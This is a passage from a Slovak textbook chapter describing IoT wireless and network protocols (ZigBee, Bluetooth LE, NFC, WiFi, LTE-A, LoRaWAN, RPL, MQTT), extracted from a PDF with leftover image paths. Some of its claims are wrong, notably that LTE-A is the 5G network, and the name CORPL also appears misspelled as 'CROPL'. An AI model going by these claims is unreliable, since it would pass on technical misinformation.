
Na vývoji každého protokolu pracovali nezávislé skupiny odborníkov aby vyvinuli špecifikácie pokrývajúce vrstvy siete, bezpečnosti a aplikačné požiadavky praxe. V krátkosti sa pozrieme na niekoľko najrozšírenejších protokolov.

#### ZigBee

ZigBee je technológia bezdrôtovej komunikácie. Vyznačuje sa:

- krátkym dosahom,
- nízkou náročnosťou,
- nízkou spotrebou,
- nízkou rýchlosťou,
- nízkymi nákladmi na prevádzku,
- podporou duplexnej (obojmiernej) komunikácie.

Využíva sa na bezdrôtovú dátovú komunikáciu s nízkymi rýchlosťami prenosu dát medzi rôznymi elektronickými zariadeniami v krátkej vzdialenosťi s nízkou spotrebou energie. Maximálna prenosová rýchlosť je 250 kbps a je nižšia ako Bluetooth a Bluetooth LE. Táto technológia je vhodná pre aplikáciu, pre ktorú je dátový prenos malý a je potrebných veľa zariadení.



Obrázok 5.12  
Topológia ZigBee.

S pomocou ZigBee protokolu je možné vytvoriť sieť snímačov a pokúsiť sa aplikovať na rôzne monitorovacie a riadiace aplikácie, ako napríklad ovládanie klimatizácie, riadenie osvetlenia, riadenie fyzickej distribúcie, riadenie domu.

ZigBee sa v súčasnosti používa najmä na prenos informácií medzi rôznymi elektronickými zariadeniami, ktoré sú v krátkej vzdialosti a rýchlosť prenosu údajov nie je veľmi vysoká. Zameriava sa hlavne na trhy s periférnymi zariadeniami pre počítače (myš, klávesnicu, ovládací prvok) a spotrebnej elektroniky (TV, VCR, CD, VCD, diaľkové ovládanie DVD a ďalších zariadení), hračky (elektronické zvieratá), zdravotná starostlivosť (monitory a snímače) a priemyselné ovládacie prvky (monitory, senzory a automatizačné zariadenia).

### Bluetooth LE

Bluetooth LE je charakteristickou črtou špecifikácie Bluetooth 4.0. Je navrhnutý pre aplikácie s extrémne nízkym výkonom, ale zachováva podobnosť s klasickým rozhraním Bluetooth.


Vo fyzickej vrstve používa technológia Bluetooth LE aj nadálej adaptačné spektrum šírenia frekvencií (FHSS). Počet kanálov sa zmenšíl zo 79 (v klasickom Bluetooth) na 40. Základná rýchlosť Bluetooth LE je 1 Mb / s. Bluetooth LE má z pohľadu pokrycia dosah až niekoľko desiatok metrov.

Proces komunikácie prebieha nasledujúcim spôsobom:

1. Zariadenia oznamujú svoju prítomnosť a schopnosť pripojenia.
2. Zariadenie, ktoré bude v hlavnej úlohe (označované aj ako master), počúva tieto oznamenia a iniciuje spojenie vyslaním správy s názvom "Žiadosť o pripojenie". Táto správa je odoslaná ku každému zariadeniu, ku ktorému sa master pokúša pripojiť.
3. Master môže spravovať viac simultánnych spojení s viacerými klientskymi zariadeniami (označované ako slave).
4. Slave zariadenie môže byť pripojené iba k jednému master zariadeniu.

Preto Bluetooth LE vytvára topológiu hviezdy. Doba vytvorenia spojenia medzi hlavným a podriadeným zariadením trvá menej ako 3 ms. Akonáhle sú pripojené dve zariadenia, Master používa schému časového rozdelenia viacnásobného prístupu (TDMA) na plánovanie začiatku

udalostí spojenia. Správa "Požiadavka pripojenia" slúži ako referencia pre synchronizáciu medzi Master a Slave.



Obrázok 5.13  
Bluetooth topológia.

### Near Field Communication (NFC)


Technológia NFC bola pôvodne vyvinutá a štandardizovaná do konca dvadsiateho storočia pre dopravný trh. Hlavnou myšlienkou bolo nasadenie elektronického predaja cestovných lístkov na báze zabezpečených mikrokontrolérov, ktoré sú podobné tým, ktoré sa používajú na SIM karte.

Technológia NFC v súčasnosti umožňuje ľuďom integrovať svoje vernostné karty, kreditné karty do svojich mobilných telefónov. Okrem integrácie týchto kariet do mobilných zariadení prináša technológia NFC aj inovatívne príležitosti pre mobilné komunikácie. Umožňuje dvom používateľom ľahko komunikovať a vymieňať si dátu jednoducho dotykom dvoch mobilných telefónov.

Technológia NFC navýše poskytuje schopnosti čítačky NFC pre mobilné telefóny; takže je možné čítať značky RFID (Radio Frequency Identification).

Existujú tri hlavné prevádzkové režimy pre NFC:

- **Režim emulácie karty** (pasívny režim): zariadenie NFC sa správa ako existujúca bezkontaktná karta, ktorá zodpovedá niektorému staršiemu štandardu.
- **Režim peer-to-peer**: dve zariadenia NFC si vymieňajú informácie. Zariadenie ktoré je iniciátor (zariadenie na prieskum) vyžaduje menej energie v porovnaní s režimom snímača / zapisovača, pretože cieľ (poslucháč) používa vlastné napájanie.
- **Režim čítačky / zapisovača** (aktívny režim): zariadenie NFC je aktívne a číta alebo zapisuje na pasívnu staršiu značku RFID.



**Obrázok 5.14**  
**NFC režim.**


### **WiFi**

Norma IEEE 802.11 rozširuje sietové štandardy rady 802 na bezdrôtové médium tak, že špecifikuje komunikáciu bezdrôtovej lokálnej siete (WLAN) v pásmach ISM (frekvencie používané pre priemyselne, vedecké a medicínske účely). Prvá verzia bola zverejnená v roku 1997.

V nastaveniach infraštruktúry sa bezdrôtové stanice (STA) pripájajú alebo spájajú s prístupovým bodom (AP). Toto zoskupenie zariadení (STA (s) + AP) sa nazýva základná služba (BSS), kde sa každý STA môže pripojiť k externej sieti (Internetu) prostredníctvom pridruženého AP.

BSS používa identifikačné číslo služby (SSID) na identifikáciu, pričom bežní ľudia poznajú toto SSID skôr pod názvom siete. Viaceré AP je možné pripojiť cez kálový distribučný systém (DS), kde sú rôzne BSS označované ako rozšírená služba (ESS). V scenárii, v ktorom BSS používajú rôzne SSID, môže STA zmeniť priradenie do siete s označením SSID, ale musí zmeniť svoju asociáciu s iným AP, čo spôsobí dočasné stratu spojenia.

Základný identifikátor siete (BSSID) je fyzická adresa (MAC) AP, čo umožňuje STA identifikovať jedinečný BSS AP v ESS. Tento prieskum sa uskutočňuje na infraštruktúre n-WLAN v rámci jedného BSS, čo je znázornené na obrázku



**Obrázok 5.15**  
**WiFi sieť.**


Aby sa klientsky počítač asocioval s AP, musí prejsť trojfázovým nastavovacím procesom, ako je znázornené na obrázku 5.15. Proces asociácie sa skladá z troch fáz:

- skenovanie,
- overovanie,
- asociácia.

Po zapnutí sieťovej karty pre WiFi sieť, môže systém objaviť blízke AP pomocou pasívneho alebo aktívneho skenovania.

- **Pasívne skenovanie** - zahŕňa počúvanie na každom kanáli vysielania majákov vysielaných z AP.
- **Aktívne skenovanie** - proces kedy stanica aktívne vysiela rámec skenovania. Stanica s pomocou vše smerového vysielania na zvolenom frekvenčnom kanále, informuje o svojej prítomnosti a pošle požiadavku na pripojenie do siete. Následne očakáva odpoveď z AP na danom kanáli.

Proces nadväzovania spojenia s AP:



**Obrázok 5.16**  
**Proces pripojenia do WiFi siete.**

Po nájdení všetkých AP v sieti, a výbere jedného z nich sa spúšťa autentifikačný proces pripojenia. Proces autentifikácie prebieha spôsobom:


Stanica prvýkrát odošle autentifikačný rámec, na ktorý vybraný AP reaguje s ďalšími autentifikačnými rámcami.

Proces autentifikácie obmedzuje stanice, ktoré môžu pristupovať do siete, ktorá je chránená konkrétnym AP. Jedná sa o mechanizmus kontroly prístupu k sieti.

Po úspešnej autentifikácii sa STA presunie do asociácie s AP odoslaním rámcu žiadosti o pridruženie / znovuzavedenie, na ktorý AP odpovedá s rámcem odozvy asociácie / re-asociácie. Nakoniec odosielá STA do AP APC rámcik potvrdenia (ACK). Akonáhle AP obdrží tento rámc ACK, STA je priradený k AP a platné spojenie sa vytvorí medzi STA a AP.

### LTE-A

Long-Term Evolution Advanced, skrátene označované aj ako LTE-A. Táto technológia je známa aj ako 5G sieť, čo je súbor štandardov navrhnutých tak, aby vyhovovali požiadavkám pre komunikáciu medzi strojmi (machine-to-machine, označované aj ako M2M). LTE-A je následníkom siete LTE. Tento typ a architektúry sa často používa pri IoT zariadeniach pripojených v mobilných sieťach.



**Obrázok 5.17**  
**LTE-A architektúra.**

Architektúra LTE-A pozostáva z hlavnej prístupovej brány, a takzvanej základovej stanice (Donor eNB, DeNB). Jeho úlohou je poskytovanie služieb RN uzlom, zaistovanie prenosu paketov ďalej do siete, poskytovanie mobilných služieb.

Prostredníctvom uzlov označovaných ako RN, môže byť rozšírený dosah hlavnej siete. RN uzol zodpovedná za vytvorenie riadiacich a dátových plánov, ovláda bezdrôtové pripojenia a kontroly rádiového prístupu pre koncové zariadenia. Z pohľadu používateľa sa RN snaží vyzeráť ako štandardný eNB uzol.


Medzi hlavné výhody tejto technológie patria:

- vyššia prenosová rýchlosť,
- nižšia latencia (oneskorenie) prenášaných dát,
- väčšia šírka vysielacieho pásma,
- relatívne dobré prenosové rýchlosťi pri slabom signále.

### **LoRaWAN**


LoRaWAN (Low Power WAN Protocol for Internet of Things), je nová technológia bezdrôtovej komunikácie navrhnutá pre nízkonapäťové siete WAN s nízkymi nákladmi, mobilitou, bezpečnosťou a obojsmernou komunikáciou pre aplikácie IoT.

Ide o optimalizovaný protokol nízkej spotreby určený pre bezdrôtové siete s veľkým počtom zariadení.



**Obrázok 5.18**  
**LoRa siet.**

Pre komunikáciu využíva rádiové frekvenčné pásma bez licencie ako 169 MHz, 433 MHz, 868 MHz (Európa) a 915 MHz (Severná Amerika). Medzi hlavné výhody patrí zníženie spotreby energie pri zachovaní vysielacieho dosahu. Pre názornosť, porovnanie energetickej spotreby a vysielacieho dosahu pre rôzne komunikačné technológie, obrázok 5.19.



### 5.5.2 Sieťová vrstva


Pre komunikáciu v IoT, boli vyvinuté nové protokoly pre smerovanie komunikácie v sieťach. Dôvodom vytvorenia nových komunikačných protokolov, bola potreba naplniť špecifické potreby, ktoré vznikajú pri komunikácii medzi IoT zariadeniami.

## RPL

Protokol chce byť odpoveďou na problémy zariadení napájaných z batérie, ktoré sú pripojené do siete so slabým alebo vypadávajúcim signálom, čo sa prejavuje vysokou mierou straty dát.

RPL môže zahŕňať rôzne druhy dopravných a signalizačných informácií, ktoré sa vymieňajú medzi uzlami, typ informácií závisí od požiadaviek kladených na dátové toky. Protokol podporuje prepojenia:

- MP2P (Multipoint to point),
- P2MP (Point to MultiPoint),
- P2P (Point-to-Point).



Obrázok 5.20  
RPL protokol.

## CORPL

Rozšírením protokolu RPL je kognitívna RPL, označovaný aj ako CROPL. Tento protokol má dve nové modifikácie:

- Využíva oportunistické presmerovanie paketov pre výber z pomedzi viacerých cest k cieľu.
- Koordinuje medzi uzlami, aby si vybral najlepší ďalší skok.

Na základe aktualizovaných informácií každý uzol dynamicky aktualizuje svoje susedské priority a vytvára vlastné rozhodovanie o ceste k cieľu.

### 5.5.3 Relačná vrstva

#### MQTT

Message Queue Telemetry Transport, je komunikačný protokol navrhnutý pre zabezpečovanie asynchronnej komunikácie medzi aplikáciami a middleware systémom, ktorý beží na vzdialenom serveri. Výhodou asynchronnej komunikácie je možnosť získať informácie o aktuálnych udalostiach s istým časovým oneskorením.

